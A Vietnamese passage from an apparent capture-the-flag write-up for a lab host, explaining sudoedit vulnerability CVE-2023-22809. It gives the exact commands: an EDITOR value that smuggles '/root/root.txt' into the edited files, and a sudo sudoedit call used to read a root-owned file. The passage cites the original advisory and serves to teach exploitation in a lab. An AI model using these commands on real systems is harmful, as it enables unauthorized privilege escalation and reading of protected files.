
-Về cơ bản, lỗ hổng này cho phép ta bỏ qua ràng buộc và đọc hay chỉnh sửa bất kì file nào tại biến `EDITOR` của môi trường, ta thêm biến môi trường `EDITOR` bằng `export`

```
export EDITOR='vi -- /root/root.txt'
```

-Tiếp theo, ta chạy lệnh.

```
sudo sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm
```

-Mặc dù lệnh được chạy yêu cầu chỉnh sửa file `admin.cyprusbank.thm` , nhưng do lỗ hổng nên ta lại xem được file `root.txt` do biến `EDITOR`.



-Bạn có thể tham khảo thêm thông tin của lỗ hổng tại link:

<https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf>